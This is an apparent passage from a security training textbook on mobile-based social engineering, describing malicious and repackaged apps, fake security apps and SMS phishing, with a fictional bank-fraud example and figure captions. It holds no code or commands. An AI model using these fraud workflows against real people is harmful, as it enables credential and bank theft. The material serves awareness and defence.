A recording asks her to provide her credit or debit card number. Tracy reveals sensitive information

Mobile-based Social Engineering

Publishing Malicious Apps

In mobile-based social engineering, the attacker performs a social engineering attack using malicious mobile apps. The attacker first creates the malicious application — such as a gaming app with attractive features — and publishes it on major application stores using the popular names. Unaware of the malicious application, a user will download it onto their mobile device, believing it to be genuine. Once the application is installed, the device is infected by malware that sends the user's credentials (usernames, passwords), contact details, and other information to the attacker.




Attacker
1
Creates malicious mobile application
Malicious Gaming Application
2
Attacker publishes malicious mobile apps on app store
App Store
3
User downloads and installs the malicious mobile application
User
4
App sends user credentials to the attacker

Figure 9.9: Publishing malicious apps

Repackaging Legitimate Apps

Sometimes malware can be hidden within legitimate apps. A legitimate developer creates legitimate gaming applications. Platform vendors create centralized marketplaces to allow mobile users to conveniently browse and install these games and apps. Usually, developers submit gaming applications to these marketplaces, making them available to thousands of mobile users. A malicious developer downloads a legitimate game, repackages it with malware, and uploads it to the third-party application store. Once a user downloads the malicious application, the malicious program installed on the user's mobile device collects the user's information and sends it to the attacker.




Developer creates a gaming app and uploads on app store
1
Legitimate Developer
Mobile App Store
2
Malicious developer downloads a legitimate game and repackages it with malware
Malicious Developer
3
Uploads game to third-party app store
Third-Party App Store
4
End user downloads malicious gaming app
User
5
Sends user credentials to the malicious developer

Figure 9.10: Repackaging legitimate apps

Fake Security Applications

Attackers may send a fake security application to perform mobile-based social engineering. In this attack, the attacker first infects the victim's computer by sending something malicious. They then upload a malicious application to an app store. When the victim logs on to their bank account, malware in the system displays a pop-up message telling the victim that they need to download an application on their phone to receive a message from security. The victim downloads the application from the attacker's app store, believing they are downloading a genuine app. Once the user downloads the application, the attacker obtains confidential information such as bank account login credentials (username and password), whereupon a second authentication is sent by the bank to the victim via SMS. Using that information, the attacker accesses the victim's bank account.



User logs on to their bank account; a message will appear telling the user to download an application to their phone
Infects user PC with malware

2
Attacker uploads malicious application on app store
4
User downloads application from the attacker's app store
3
Attacker's App Store


Figure 9.11: Fake security applications

SMiShing (SMS Phishing)

Sending SMS is another technique used by attackers in performing mobile-based social engineering. In SMiShing (SMS Phishing), the SMS text messaging system is used to lure users into taking instant action such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number. SMiShing messages are crafted to provoke an instant action from the victim, requiring them to divulge their personal information and account details.

Consider Tracy, a software engineer working in a reputed company. She receives an SMS ostensibly from the security department of XIM Bank. It claims to be urgent, and the message says that Tracy should call the phone number listed in the SMS immediately. Worried, she calls to check on her account, believing it to be an authentic XIM Bank customer service phone number. A recorded message asks her to provide her credit or debit card number, as well as her password. Tracy believes it is a genuine message and shares sensitive information.

Sometimes a message claims that the user has won money or has been randomly selected as a lucky winner and that they merely need to pay a nominal fee and share their email address, contact number, or other information.



Attacker
Sends an SMS
INBOX
XIM BANK
Emergency!
Please call
08-7999-433
Thinks it is a real message from XIM bank
Tracy calls
08-7999-433
A recording asks her to provide her credit or debit card number. Tracy reveals sensitive information

